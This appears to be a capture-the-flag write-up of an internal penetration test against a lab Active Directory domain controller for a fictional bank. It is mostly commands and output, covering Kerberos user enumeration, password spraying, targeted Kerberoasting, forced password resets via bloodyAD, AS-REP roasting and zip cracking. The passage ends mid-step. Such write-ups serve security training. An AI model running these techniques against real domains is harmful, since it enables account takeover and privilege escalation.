
Scenario
Objective and Scope
404 Bank, a staple of the local financial community, is conducting its annual security assessment. To uphold their motto of being “Proven, Local, Strong,” the bank has commissioned the Hack Smarter Red Team to perform an internal penetration test.
Difficulty: Medium OS: Windows Server 2019
| Host | IP Address | Operating System | Role |
|---|---|---|---|
| DC-404 | 10.1.152.151 | Windows Server 2019 | Domain Controller |
Enumeration
Port Scanning
Using UwU Toolkit’s auto_enumerate module, we identify the target’s open ports. All ports returned as filtered with no response:
*] PORT      STATE    SERVICE           REASON       VERSION
    53/tcp    filtered domain            no-response
    80/tcp    filtered http              no-response
    88/tcp    filtered kerberos-sec      no-response
    135/tcp   filtered msrpc             no-response
    139/tcp   filtered netbios-ssn       no-response
    389/tcp   filtered ldap              no-response
    445/tcp   filtered microsoft-ds      no-response
    464/tcp   filtered kpasswd5          no-response
    593/tcp   filtered http-rpc-epmap    no-response
    636/tcp   filtered ldapssl           no-response
    5985/tcp  filtered wsman             no-response
    9389/tcp  filtered adws              no-response
    49666/tcp filtered unknown           no-response
    49667/tcp filtered unknown           no-response
    49669/tcp filtered unknown           no-response
    49670/tcp filtered unknown           no-response
    49671/tcp filtered unknown           no-response
    49674/tcp filtered unknown           no-response
    49710/tcp filtered unknown           no-response
    49726/tcp filtered unknown           no-response
    49791/tcp filtered unknown           no-response
Standard Active Directory services are present: DNS (53), HTTP (80), Kerberos (88), LDAP (389), SMB (445), and WinRM (5985).
Web Application Enumeration
Navigating to the web server reveals the 404 Finance Group corporate website:

The website exposes employee names and roles on the front page under “Meet Our Team” and client testimonials:
- Alex Meier - Web Administrator
- Robert Graef - Rights Coordinator
- Karl Hackermann - IT Security Analyst
Client testimonials also reveal additional names:
- Nina Inkasso
- Daniel Hoffmann
- Melanie Kunz
Username Generation
Using UwU Toolkit’s username_harvest module, we scrape the website and generate username permutations via username-anarchy:
UwU Toolkit web/username_harvest > setg TARGET_URL http://10.1.152.151/index.
[*] Use 'exit' to quit
                                options

Module options:

Name                  Current                       Required  Description
--------------------  ----------------------------  --------  ----------------------------------------------------------
DEPTH                 1                             no        Crawl depth (1 = single page, 2+ = follow links on same domain)
DOMAIN_SUFFIX                                       no        Append @domain to usernames (e.g. @corp.local)
FORMATS               all                           no        Comma-separated username-anarchy format plugins to use, or 'all'
INCLUDE_TESTIMONIALS  true                          no        Also extract names from testimonial attributions (lines starting with '- ')
NAME_FILE                                           no        Skip scraping; use names from a file instead (one 'First Last' per line)
OUTPUT                /workspace/usernames.txt      no        Output file for generated usernames
SELECTOR                                            no        CSS selector to narrow scraping scope
TARGET_URL            http://10.1.152.151           no        URL to scrape for names (required unless NAME_FILE is set)

UwU Toolkit web/username_harvest > run
[*] Running web/username_harvest...

[+] Fetching http://10.1.152.151
[+] Discovered 6 unique name(s):
    Alex Meier
    Daniel Hoffmann
    Karl Hackermann
    Melanie Kunz
    Nina Inkasso
    Robert Graef

[*] Running username-anarchy on 6 name(s)...
[+] username-anarchy generated 86 usernames
[+] Wrote 86 usernames to /workspace/usernames.txt

[*] Sample usernames:
    a.meier
    alex
    alex.meier
    alexm
    alexmeie
    alexmeier
    am
    ameier
    d.hoffmann
    daniel
    daniel.hoffmann
    danielh
    danielho
    danielhoffmann
    danihoff
    dh
    dhoffmann
    g.robert
    graef
    graef.r
    ... and 66 more
Domain Identification
Examining the RDP certificate reveals the domain name and hostname:
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Not valid before: 2026-01-27T22:25:59
| Not valid after:  2026-07-29T22:25:59
| rdp-ntlm-info:
|   Target_Name: FINANCE404
|   NetBIOS_Domain_Name: FINANCE404
|   NetBIOS_Computer_Name: DC-404
|   DNS_Domain_Name: 404finance.local
|   DNS_Computer_Name: DC-404.404finance.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-02-06T18:37:01+00:00
|_ssl-date: 2026-02-06T18:37:01+00:00; -1s from scanner time.
Service Info: Host: DC-404; OS: Windows; CPE: cpe:/o:microsoft:windows
Domain: 404finance.local
Hostname: DC-404
Kerberos User Enumeration
Using UwU Toolkit’s kerb_userenum module, we validate which of the 86 generated usernames exist in Active Directory:
UwU Toolkit kerb_userenum > set DOMAIN 404finance.local
DOMAIN => 404finance.local
UwU Toolkit kerb_userenum > run
[*] Running kerb_userenum...

[*] Target DC: 10.1.152.151
[*] Domain: 404finance.local

[*] Testing 86 usernames...

[*] Attempting enumeration via kerbrute...
[+] Valid: daniel.hoffmann
[+] Valid: karl.hackermann
[+] Valid: melanie.kunz
[+] Valid: nina.inkasso
[+] Valid: robert.graef

[+] Found 5 valid users:
[+]   daniel.hoffmann
[+]   karl.hackermann
[+]   melanie.kunz
[+]   nina.inkasso
[+]   robert.graef
[*] Saved to: /workspace/valid_users.txt
Five valid domain accounts confirmed.
Initial Access - Binary Analysis
Service Page Discovery
Navigating to the /services page reveals a downloadable executable: CorpBankDialer.exe.

Extracting Credentials from the Binary
Running strings on the binary reveals a Base64-encoded DEBUG value:
Exegol > strings /root/Downloads/CorpBankDialer.exe
/lib64/ld-linux-x86-64.so.2
__libc_start_main
__cxa_finalize
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
...
PTE1
u+UH
Welcome to CorpBank SecureAccess v3.7.2\n
DEBUG: [REDACTED]\n
Decoding the Base64 value and cracking the resulting MD5 hash:
Exegol > echo '[REDACTED]' | base64 -d
[HASH REDACTED]

echo '[HASH REDACTED]' > /tmp/corp_hash.txt
hashcat -m 0 /tmp/corp_hash.txt /usr/share/wordlists/rockyou.txt --force
Exegol > hashcat -m 0 /tmp/corp_hash.txt --show
[HASH REDACTED]:[REDACTED]
Password Spraying
With the cracked password, we spray it against all valid users:
Exegol > nxc smb 10.1.152.151 -u /workspace/valid_users.txt -p '[REDACTED]' -d 404finance.local --continue-on-success
SMB         10.1.152.151    445    DC-404    [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.152.151    445    DC-404    [-] 404finance.local\daniel.hoffmann:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.152.151    445    DC-404    [+] 404finance.local\karl.hackermann:[REDACTED]
SMB         10.1.152.151    445    DC-404    [-] 404finance.local\melanie.kunz:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.152.151    445    DC-404    [-] 404finance.local\nina.inkasso:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.152.151    445    DC-404    [-] 404finance.local\robert.graef:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.152.151    445    DC-404    [-] 404finance.local\alex.meier:[REDACTED] STATUS_LOGON_FAILURE
We now have valid credentials for karl.hackermann.
Active Directory Enumeration
BloodHound Collection
Running UwU Toolkit’s bloodhound_collect module to map the domain:
UwU Toolkit > use bloodhound_collect
[+] Using module: auxiliary/bloodhound_collect
UwU Toolkit bloodhound_collect > options

Module options:

Name          Current                          Required  Description
-----------   ------------------------------   --------  -----------------------------------------------
ADCS          yes                              no        Collect ADCS/PKI data (RustHound only)
COLLECTION    all                              no        Collection method
DC_HOST                                        no        Domain Controller hostname - auto-detected if empty
DOMAIN        404finance.local                 yes       Domain name (e.g., corp.local)
LDAPS         no                               no        Use LDAPS (port 636)
OUTPUT        /workspace/bloodhound_output     no        Output directory for JSON files
PASS          [REDACTED]                       no        Domain password or NTLM hash
RHOSTS        10.1.152.151                     yes       Domain Controller IP
RUSTHOUND     no                               no        Use RustHound instead of bloodhound-python
USER          karl.hackermann                  no        Domain username
ZIP           yes                              no        Compress output to ZIP file

UwU Toolkit bloodhound_collect > run
[*] Running bloodhound_collect...

[*] Collector: bloodhound-ce.py
[*] Target DC: 10.1.152.151
[*] Domain: 404finance.local
[*] User: karl.hackermann
[*] Collection: all
[*] Output: /workspace/bloodhound_output

[!] DC_HOST not set - bloodhound-ce.py requires DC FQDN
[*] Set DC_HOST to the DC hostname (e.g., DC01)
[*] Command: bloodhound-ce.py --zip -c All -d 404finance.local -u karl.hackermann -p '[HIDDEN]' -ns 10.1.152.151

[*] Running bloodhound-ce.py in Exegol...
[+]   : Found AD domain: 404finance.local
[!]   : Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc-404.404finance.local:88)]
[Errno -2] Name or service not known
[*] Connecting to LDAP server...
[+]   : Found 1 computers
[*] Connecting to LDAP server...
[+]   : Found 13 users
[+]   : Found 53 groups
[+]   : Done in 00M 14S
[+]   : Compressing output into 20260206122933_bloodhound.zip

[+] BloodHound collection completed!
[+] ZIP file: /workspace/bloodhound_output/20260206122933_bloodhound.zip
[*] Import the output into BloodHound CE for analysis
BloodHound Analysis - GenericWrite on tom.reboot
BloodHound reveals that karl.hackermann has GenericWrite over tom.reboot:

Targeted Kerberoasting - tom.reboot
With GenericWrite on tom.reboot, we can set a Service Principal Name (SPN) on the account and then Kerberoast it. I created a custom UwU Toolkit module for targeted Kerberoasting:
Standalone Verification
First, we verify the attack works with targetedKerberoast.py directly:
Exegol > targetedKerberoast.py -v -d "404finance.local" -u "karl.hackermann" -p '[REDACTED]' -o Kerberoastables.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (tom.reboot)
[+] Writing hash to file for (tom.reboot)
[VERBOSE] SPN removed successfully for (tom.reboot)
UwU Toolkit Module Execution
Using the UwU Toolkit targeted_kerberoast module with integrated auto-cracking:
UwU Toolkit > creds use 1
[*] USER => karl.hackermann
[*] PASS => [REDACTED]
[+] Loaded credential: 1
UwU Toolkit > use targeted_kerberoast
[+] Using module: auxiliary/targeted_kerberoast
UwU Toolkit targeted_kerberoast > run
[*] Running targeted_kerberoast...

[*] Target DC: 10.1.152.151
[*] Attacker: 404finance.local\karl.hackermann
[*] Target:   tom.reboot

[*] Running targetedKerberoast.py ...
[*] [*] Starting kerberoast attacks
[*] [*] Attacking user (tom.reboot)
[*] [VERBOSE] SPN added successfully for (tom.reboot)
[+] [+] Writing hash to file for (tom.reboot)
[*] [VERBOSE] SPN removed successfully for (tom.reboot)
[+] Captured 3 TGS hash(es) in /workspace/Kerberoastables.txt

[*] Auto-cracking with hashcrack module...

[*] ============================================================
[*] HASHCRACK MODULE
[*] ============================================================
[*] Loaded hashes from: /workspace/Kerberoastables.txt
[*] Transferring hashes to 172.17.0.1...
[*] Running hashcat on 172.17.0.1...
[*] Command: hashcat -m 13100 /tmp/uwu_hashes_65475.txt /home/p3ta/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/OneRuleToRuleThemAll.rule
Hashcat cracks the TGS hash:
=== CRACKED ===
$krb5tgs$23$*tom.reboot$404FINANCE.LOCAL$404finance.local/tom.reboot*$[HASH REDACTED]:[REDACTED]
Connection to 172.17.0.1 closed.

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: /tmp/uwu_hashes 65475.txt
Time.Started.....: Fri Feb  6 12:58:35 2026
Time.Estimated...: Fri Feb  6 12:58:42 2026 (0 secs)
Recovered........: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new), 3/3 (100.00%) Salts
Speed.#01........:   174.7 MH/s (11.74ms) @ Accel:30 Loops:64 Thr:32 Vec:1
Candidates.#01...:   12k356 -> kekoeenna
Lateral Movement - ForceChangePassword
BloodHound Analysis - tom.reboot Permissions
BloodHound shows that tom.reboot has ForceChangePassword over robert.graef:

Password Reset via UwU bloody_setpass
Using UwU Toolkit’s bloody_setpass module to reset robert.graef’s password:
UwU Toolkit bloody_setpass > set TARGET_USER robert.graef
UwU Toolkit bloody_setpass > run
[*] Running bloody_setpass...

[*] Target DC: 10.1.152.151
[*] Domain: 404finance.local
[*] Attacking User: tom.reboot
[*] Target User: robert.graef
[*] New Password: [REDACTED]

[*] Command: bloodyAD -u tom.reboot -p [HIDDEN] -d 404finance.local --host 10.1.152.151 set password robert.graef [HIDDEN]

[+] Password changed successfully!
[+] New credentials: robert.graef:[REDACTED]

[*] Next steps:
[*]   setg USER robert.graef
[*]   setg PASS [REDACTED]

[+] Module completed successfully
BloodHound Analysis - robert.graef Permissions
Robert.graef has extensive WriteAccountRestrictions and ForceChangePassword permissions across multiple domain accounts:

Targets include:
- Guest, Tom.Reboot, WebAdmin, Daniel.Hoffmann, Karl.Hackermann - WriteAccountRestrictions
- SVC.Services - WriteAccountRestrictions
- Nina.Inkasso, Jan.Tresor - ForceChangePassword + WriteAccountRestrictions
- Melanie.Kunz - ForceChangePassword + AddMember
- Remote Desktop Users group - AddMember
Bulk Password Reset
Using UwU Toolkit’s bloody_setpass module with a user list to change multiple passwords at once:
UwU Toolkit bloody_setpass > unset TARGET_USER
[+] Unset TARGET_USER
UwU Toolkit bloody_setpass > set USERLIST /workspace/change_pass.txt
USERLIST => /workspace/change_pass.txt
UwU Toolkit bloody_setpass > run
[*] Running bloody_setpass...

[*] Loaded 3 users from /workspace/change_pass.txt
[*] Target DC: 10.1.152.151
[*] Domain: 404finance.local
[*] Attacking as: robert.graef
[*] Targets: 3 user(s)
[*] New Password: [REDACTED]

[*] Changing password for NINA.INKASSO...
[+]   NINA.INKASSO - password changed (bloodyAD)
[*] Changing password for JAN.TRESOR...
[+]   JAN.TRESOR - password changed (bloodyAD)
[*] Changing password for MELANIE.KUNZ...
[+]   MELANIE.KUNZ - password changed (bloodyAD)

[+] Changed 3/3 passwords:
[+]   NINA.INKASSO:[REDACTED]
[+]   JAN.TRESOR:[REDACTED]
[+]   MELANIE.KUNZ:[REDACTED]
These accounts did not have useful outbound permissions in BloodHound.
Privilege Escalation - daniel.hoffmann to webadmin
BloodHound Analysis - daniel.hoffmann Permissions

Digging further into BloodHound, we discover that daniel.hoffmann has ForceChangePassword over webadmin:
Accessing daniel.hoffmann via WriteAccountRestrictions
Since robert.graef has WriteAccountRestrictions on daniel.hoffmann, we can modify the userAccountControl attribute. We disable Kerberos pre-authentication to perform an AS-REP Roast:
Exegol > bloodyAD -d 404finance.local -u robert.graef -p '[REDACTED]' --host 10.1.152.151 add uac daniel.hoffmann -f DONT_REQ_PREAUTH
[+] ['DONT_REQ_PREAUTH'] property flags added to daniel.hoffmann's userAccountControl
Requesting the AS-REP hash with GetNPUsers.py:
Exegol > GetNPUsers.py 404finance.local/daniel.hoffmann -dc-ip 10.1.152.151 -no-pass -format hashcat
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for daniel.hoffmann
$krb5asrep$23$daniel.hoffmann@404FINANCE.LOCAL:[HASH REDACTED]
The AS-REP hash was not crackable with standard wordlists. However, since robert.graef also has WriteAccountRestrictions on daniel.hoffmann, we can change the password directly instead.
RDP Access and Email Discovery
Using robert.graef’s credentials, we add webadmin to the Remote Desktop Users group and RDP into the domain controller:
Exegol > bloodyAD -d 404finance.local -u robert.graef -p '[REDACTED]' --host 10.1.152.151 add groupMember 'Remote Desktop Users' webadmin
[+] webadmin added to Remote Desktop Users
Examining deleted emails in the Trash reveals critical information:
Email 1 - Security Reminder:
Sensitive data such as archives are protected with strong passwords. We recommend using passwords inspired by the unique history of our bank – after all, who would guess that? Standard wordlists like rockyou.txt won’t stand a chance.
Email 2 - Credential Sharing:
Hi Jan, Since Daniel Hoffmann seems to believe email is a one-way communication channel these days, I’m sharing his access credentials with you directly so we can finally move things along. Please make sure Daniel gets the following password: [REDACTED]
Email 3 - svc.services Deactivation Notice:
As part of our ongoing security measures, the service account svc.services has been temporarily deactivated by Robert Graef following a detected unauthorized access attempt involving ESC certificate vulnerabilities.
Authenticating as daniel.hoffmann
We can now use the recovered password to change webadmin’s password:
UwU Toolkit bloody_setpass > run
[*] Running bloody_setpass...

[*] Target DC: 10.1.152.151
[*] Domain: 404finance.local
[*] Attacking as: DANIEL.HOFFMANN
[*] Targets: 1 user(s)
[*] New Password: [REDACTED]

[*] Changing password for webadmin...
[+]   webadmin - password changed (bloodyAD)

[+] Changed 1/1 passwords:
[+]   webadmin:[REDACTED]

[*] Next steps:
[*]   setg USER webadmin
[*]   setg PASS [REDACTED]

[+] Module completed successfully
Verifying with NetExec:
UwU Toolkit netexec > run
[*] Running netexec...

[*] Target: 10.1.152.151
[*] Domain: 404finance.local
[*] User: robert.graef
[*] Protocol: SMB
[*] Action: check

[*] Executing: NetExec smb 10.1.152.151 -u robert.graef -p '[REDACTED]' -d 404finance.local

[*] SMB                   10.1.152.151   445    DC-404           Windows 10 / Server 2019 Build 17763 x64 (name:DC-404)
(domain:404finance.local) (signing:True) (SMBv1:None) (Null Auth:True)
[+] SMB                   10.1.152.151   445    DC-404           [+] 404finance.local\robert.graef:[REDACTED]

[+] Module completed successfully
Privilege Escalation - config_backup.zip and svc.services
Discovering config_backup.zip
As webadmin with RDP access, we discover an encrypted config_backup.zip in C:\inetpub\wwwroot\Port5000\config_backup:

The zip file uses AES encryption (compression method 99) and requires a password.
Cracking the Archive Password
Recalling the email hint about passwords “inspired by the unique history of our bank,” we use the CeWL-scraped wordlist from the target website’s history page:
Exegol > john zip.hash --wordlist=cewl_clean.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size [KiB]) is 1 for all loaded hashes
Will run 32 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
[REDACTED] (config_backup.zip/config.dat)
1g 0:0:00:00 DONE (2026-02-06 14:46) 33.33g/s 10733p/s 10733c/s 10733C/s 404Finance..you're
Session completed
Extracting Service Account Credentials
The archive contains a configuration file with service account credentials:
